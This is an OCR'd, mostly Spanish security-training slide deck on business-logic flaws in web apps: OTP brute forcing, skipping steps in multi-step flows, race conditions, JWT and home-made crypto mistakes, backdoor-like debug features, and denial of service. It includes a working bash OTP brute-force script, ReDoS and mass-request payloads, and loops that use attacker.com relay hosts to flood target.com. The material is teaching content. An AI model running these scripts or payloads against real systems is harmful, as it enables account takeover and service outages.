
OTP


Forgot Password - Chromium
Forgot Password
Enter OTP
Not secure
martint:9322/forgot-password-step1
Forgot Password
Please enter your RUT to receive a reset code to your regitered email
1-9
Send OTP


OTP


Enter OTP - Chromium
Enter OTP
Enter OTP
Not secure
martint:9322/forgot-password-step3
Burp
Enter the OTP
We did (not) send to your registered email.
It is a 3 digit number, like «543».
000
Submit
Invalid OTP!


OTP


Enter OTP - Chromium
Enter OTP
Enter OTP
Not secure
martint:9322/forgot-password-step3
Burp
Enter the OTP
We did (not) send to your registered email.
It is a 3 digit number, like «543».
001
Submit
Invalid OTP!


OTP


Enter OTP - Chromium
Enter OTP
Enter OTP
Not secure
martint:9322/forgot-password-step3
Burp
Enter the OTP
We did (not) send to your registered email.
It is a 3 digit number, like «543».
003
Submit
OTP blocked!


OTP


Forgot Password - Chromium
Forgot Password
Enter OTP
Not secure
martint:9322/forgot-password-step1
Burp
Forgot Password
Please enter your RUT to receive a reset code to your regitered email
1-9
Send OTP


OTP


Enter OTP - Chromium
Enter OTP
Enter OTP
Not secure
martint:9322/forgot-password-step3
Burp
Enter the OTP
We did (not) send to your registered email.
It is a 3 digit number, like «543».
Enter your OTP
Submit

OTP


Enter OTP - Chromium
Enter OTP
Enter OTP
Not secure
martint:9322/forgot-password-step3
Burp
Enter the OTP
We did (not) send to your registered email.
It is a 3 digit number, like «543».
004
Submit
Invalid OTP!

OTP


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Compa
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding image and general binary content
Host Method URL Params Edited Status code Length MIME typ
20... http://martint:9322 POST /forgot-password-step4 403 197 JSON
20... http://martint:9322 POST /forgot-password-step4 403 197 JSON
Original request
Pretty Raw Hex
1 POST /forgot-password-step4 HTTP/1.1
2 Host: martint:9322
3 Content-Length: 50
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
5 Content-Type: application/x-www-form-urlencoded
6 Accept: */*
7 Origin: http://martint:9322
8 Referer: http://martint:9322/forgot-password-step3
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: session=
.eJyrVkrNSy6qLChJTYkvyMjPS1WyUvKrynEPcgk09c12NfCtCjTxd_Fy88tyclXSUQI
ric8rzU1KLQKqtDSEAqVaAJh0FyU.aE4RAg.s75sSVXy7Ea8mM3R80dLftlbIGI
12 Connection: keep-alive
13
14 otp=001&token=cfe39a14-d122-471e-9caf-743ebdb90231
Original response
Pretty Raw Hex Render
1 HTTP/1.1 403 FORBIDDEN
2 Server: Werkzeug/3.1.3 Python/3.9.23
3 Date: Sun, 15 Jun 2025 02:11:38 GMT
4 Content-Type: application/json
5 Content-Length: 25
6 Connection: close
7
8 {
"error":"Invalid OTP!"
}
9

OTP

```
try_primitive(){
  local prefix=$1
  local i=$2
  local token=$(curl --path-as-is -s -k -X $'POST' \
    -H $'Content-Length: 7' -H $'Content-Type: application/x-www-form-urlencoded' \
    --data-binary $'rut=1-9' \
    $'http://localhost:9322/forgot-password-step2' | jq -r .token
  )
  for j in {0..2}; do
    echo "$token $i $j"
    otp=$(printf %03d $(( i + j )))
    curl --path-as-is -i -s -k -X $'POST' \
      -H $'Content-Length: 50' -H $'Content-Type: application/x-www-form-urlencoded' \
      --data-binary "otp=$otp&token=$token" \
      $'http://localhost:9322/forgot-password-step4' > "$prefix-$otp" &
  done
}

solution_main(){
  for i in {1..1000..3}; do
    try_primitive "$out"/res-01 "$i"
  done
}
```

Loop 2

Primitive

Loop 1

¿Dónde se espera una entropía alta?

1. Contraseña de uso único (OTP).
2. Segundo factor de autenticación (2FA).
3. Tokens de sesión.
4. Claves de API.
5. Preguntas de “seguridad”.
6. UUID.
7. URL.

Ejemplos de falta de entropía

1. Semilla con fecha de hoy.
2. Semilla con tiempo desde el inicio del sistema.
3. Uso de datos de usuario como claves.
4. Contraseñas por defecto.
5. Criptografía casera para generar UUID.
6. Diseño inseguro (por ejemplo, backdoor mediante cripto sin semilla y oráculo).


Parte 3/3: Flujo

Ejemplo de registro con pasos

1. Resolver el CAPTCHA.
2. Ingresar su RUT.
3. Entregar el número de serie del DNI [1].
4. Divulgar sus datos personales.
5. Acceptar las condiciones.
6. Revelar sus datos bancarios.

[1] DNI: Documento Nacional de Identidad

Lógica 200*



* También conocida en Dreamlab Technologies Latam como «**El paso Boliviano**» (Crédito: Javier Silva)

¿Como se almacenan los datos?

N.	Lugar	Vulnerable
1	Cliente	cambio de datos
2	Archivo	condición de carreras
3	PHP	denegación de servicio
4	Base de datos indexada	IDOR

Metodología de explotación

1. Recorrer todas las etapas del flujo legítimamente:
   - 1.1 Anotar los *endpoints*.
   - 1.2 Anotar los datos.
   - 1.3 Utilizar el Organizer de Burp Suite (Ctrl + O).
2. Intentar saltar etapas:
   - 2.1 Engañar al cliente.
   - 2.2 Enviar solicitudes directas.
   - 2.3 Remover los tokens de autenticación.
   - 2.4 Saltar etapas o volver atrás.
   - 2.5 Mezclar flujos.
   - 2.6 Buscar condiciones de carrera.
   - 2.7 Considerar qué hacer si nada de lo anterior funciona.

Ejemplo de mezcla de flujos

1. Resolver el CAPTCHA.
2. Ingresar el RUT del atacante.
3. Entregar el número de serie del atacante.
4. Insertar el RUT de la victima mediante la solicitud del atacante (con los mismos *cookies*).
5. Saltar a la etapa de los datos.
6. Leer o editar los datos de la victima.

Parte 3/4: Carrera

Carrera de transacciones

```
def tranfer(account_source, account_destination, amount):
    """ Transfer <int:amount>
        from <account:account_source>
        to <account:account_destination>
    Return: True if succeed
    Note: Access and account control has been removed
    """
    # 1. Check if enough money
    if amount > account_source.get_money(): return False

    # 2. Remove source money first
    account_source.set_money(
        account_source.get_money() - amount)

    # 3. Add destination money then
    account_destination.set_money(
        account_destination.get_money() + amount)

    return True
```

¿Cuando ocurren las condiciones de carrera?

Las condiciones de carrera ocurren cuando los accesos a recursos mutuos no **son atómicos** ni **están bloqueados**.

1. Verificar (leer).
2. <—- Aquí se modifica el recurso.
3. Utilizar (escribir).

Ejemplo de carrera para la casa

```
seq 2000 | xargs -P100 -I! bash -c \
 '{ printf "Long line %06d | " {1..2000}; echo; } >> /tmp/file'
```

- **Descripción**: Acceso simultáneo a archivos de registro o configuración.
- **Escenario**: Dos procesos intentan escribir en el mismo archivo de registro al mismo tiempo.
- **Explotación**: La información puede corromperse o perderse, lo que dificulta la auditoría y el seguimiento de transacciones.

Parte 4/1: Fecha

Epocalipsis

Epocalipsis

Epocalipsis


Epocalipsis trabajo en casa

```
date -d "@$(( 2**31 - 1 ))"  # Max int32
# Out: Tue Jan 19 12:14:07 AM -03 2038

date -d "@$(( - 2**31 ))"  # Min int32
# Out Fri Dec 13 04:03:07 PM SMT 1901
```

Parte 4/2: Criptografía

Falla 1/3: No verificar la firma

JWT <= Header.Payload.Signature



Header <= eyJ0eXAi...


{“typ”:“JWT”,“alg”:“HS256”}

Payload <= eyJ1c2V...

{“user”:“jason”,“exp”:1744992148}

Signature <= 9u1lf...

Falla 1/3: No verificar la firma



Falla 2/3: Generar para verificar

```php
function check_super_key($rut, $key){
    // Check if the super key is correct
    return $key == get_super_key($rut);
}

function get_super_key($rut) {
    // Derive the super key from the RUT
    $parametro = $rut . '9876';
    $resultado = CRC(str_split($parametro), strlen($parametro),
    ↪  6543);
    $resultado_octal = decoct($resultado);
    return zero_pad($resultado_octal);
}
```

Falla 2/3: Generar para verificar

Kerckhoffs's principle

24 languages

Article Talk Read Edit View history Tools

From Wikipedia, the free encyclopedia

Not to be confused with Kirchhoff's laws.

Kerckhoffs's principle (also called **Kerckhoffs's desideratum**, **assumption**, **axiom**, **doctrine** or **law**) of cryptography was stated by the Dutch cryptographer Auguste Kerckhoffs in the 19th century. The principle holds that a cryptosystem should be secure, even if everything about the system, except the key, is public knowledge. This concept is widely embraced by cryptographers, in contrast to security through obscurity, which is not.

Auguste Kerckhoffs

Kerckhoffs's principle was phrased by the American mathematician Claude Shannon as "the enemy knows the system",[1] i.e., "one ought to design systems under the assumption that the enemy will immediately gain full familiarity with them". In that form, it is called **Shannon's maxim**.

Another formulation by American researcher and professor Steven M. Bellovin is:

> In other words—design your system assuming that your opponents know it in detail. (A former official at NSA's National Computer Security Center told me that the standard assumption there was that serial number 1 of any new device was delivered to the Kremlin.)[2]


Falla 3/3: Implementar su propia criptografía

```python
@app.route('/get_amount', methods=['POST'])
def get_amount():
    # Get in
    encrypted_phone = request.json.get('encrypted_phone')
    hex_string = base64.b64decode(encrypted_phone).decode('utf-8')

    # Decrypt
    phone_number = get_decrypted_id(hex_string)

    # Lookup
    d_money = { "911111111": 1_233_381, }
    money = d_money.get(phone_number, 0)  # Default to 0 if not found

    # Return the amount as JSON
    return jsonify({"phone": phone_number, "amount": money})
}
```


Falla 3/3: Implementar su propia criptografía

```
# Secret permutaion matrix
d_permutation_matrix = {
    1: {0: 12, 1: 13, 2: 14, 3: 15, }, # ...
    2: {0:231, 1:230, 2:229, 3:228, }, # ...
    3: {0:131, 1:130, 2:129, 3:128, }, # ...
    # ...
}

def get_decrypted_id(hex_string):
    phone_number = ''
    # ... Reverse the permutation matrix

    # Process each pair of hex digits in reverse order
    for i, splice in enumerate(range(len(hex_string) - 2, -1, -2), start=1):
        # Convert hex to decimal
        hex_digit = int(hex_string[splice:splice+2], 16)

        # SIMPLE TABLE LOOOKUP
        phone_number += reverse_permutation_matrix[i][key]

    return phone_number
```


Falla 3/3: Implementar su propia criptografía



Falla 3/3: Implementar su propia criptografía




Parte 4/3: Funcionalidad



Funcionalidades secretas

1. **Función de depuración** en un *firewall* permite interceptar tráfico arbitrario.
2. **Retro-oráculo** en mensaje de error facilita la retro-ingenieria de una criptografía debíl.
3. **Endpoint de prueba** permite invocar una función php arbitraria mediante refleción.
4. **Parámetro en la URL** proporciona acceso a la base de datos mediante una petición SQL.
5. **Interfaz de control** remoto posibilita el acceso al computador mediante un protocolo privado.
6. **Servicio** de Windows__ activa los privilegios System Admin mediante mensaje de **socket** TCP.
7. **Dispositivo** virtual de Linux provee los privilegios root mediante la escritura en archivo.

Parte 4/4: DoS



ReDos

```
POST /validate-email HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8

{
  "email": "tinmarino@gmail.com",
  "pattern": "^[-_a-zA-Z0-9.+!%]*@[-_a-zA-Z0-9.]*$"
}
```

ReDos

```
POST /validate-email HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8

{
  "email": "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaz",
  "pattern": "(a+)+$"
}
```

DoS por red

```
POST /download-pdf HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8

[
  { "id": "115ed529-b2dd-4262" },
  { "id": "115ed529-b2dd-4262" },
  { "id": "115ed529-b2dd-4262" },
  { "id": "115ed529-b2dd-4262" }
  ...
]
```

DoS por disco

```
POST /create-submition HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8

[
  { "rut": "1-9" },
  { "rut": "2-7" },
  { "rut": "3-5" },
  { "rut": "4-3" }

  ...
]
```

DoS por CPU

```
POST /encrypt HTTP/2
Host: api.banco-tinmarino.cl
Content-Type: application/json; charset=UTF-8

[
  {"text": "Sensitive data 1", "key": "secretkey"},
  {"text": "Sensitive data 2", "key": "secretkey"},
  ...
  {"text": "Sensitive data 100000", "key":
   ↪  "secretkey"},
  {"text": "Sensitive data 100001", "key": "secretkey"}
]
```

DoS por CPU

```
for host_id in {0001..9999}; do
  ssh rat:$host_id@attacker.com \
    "for _ in {1..9999}; do
      curl --no-keepalive https://target.com/posts/42
    done"
done
```

DoS por RAM

```
for host_id in {0001..9999}; do
  ssh rat:$host_id@attacker.com \
    "for _ in {1..9999}; do
      curl --keepalive-time 60
  ↪ https://target.com/user/$host_id
    done"
done
```

Conclusión 1/2

1. El redondeo es un proceso complejo.
2. Los enteros pueden desbordar.
3. Los enteros pueden ser con o sin signo.
4. Los flotantes se igualan.
5. El infinito es el número que, al sumarle uno, sigue siendo igual a sí mismo.
6. No se debe confiar en lo que está fuera de su círculo de confianza (básicamente, un parámetro HTTP POST).

Conclusión 2/2

7. Ojo con la entropía si no se quiere recibir una metralleta mexicana.
8. Acordarse de los pasos boliviano, la lógica 200.
9. No temerle al apocalipsis, pero sí contemplar el desbordamiento.
10. No implementar su propia criptografía.
11. Una funcionalidad secreta es una puerta trasera.
12. Recordarse de la ReDoS.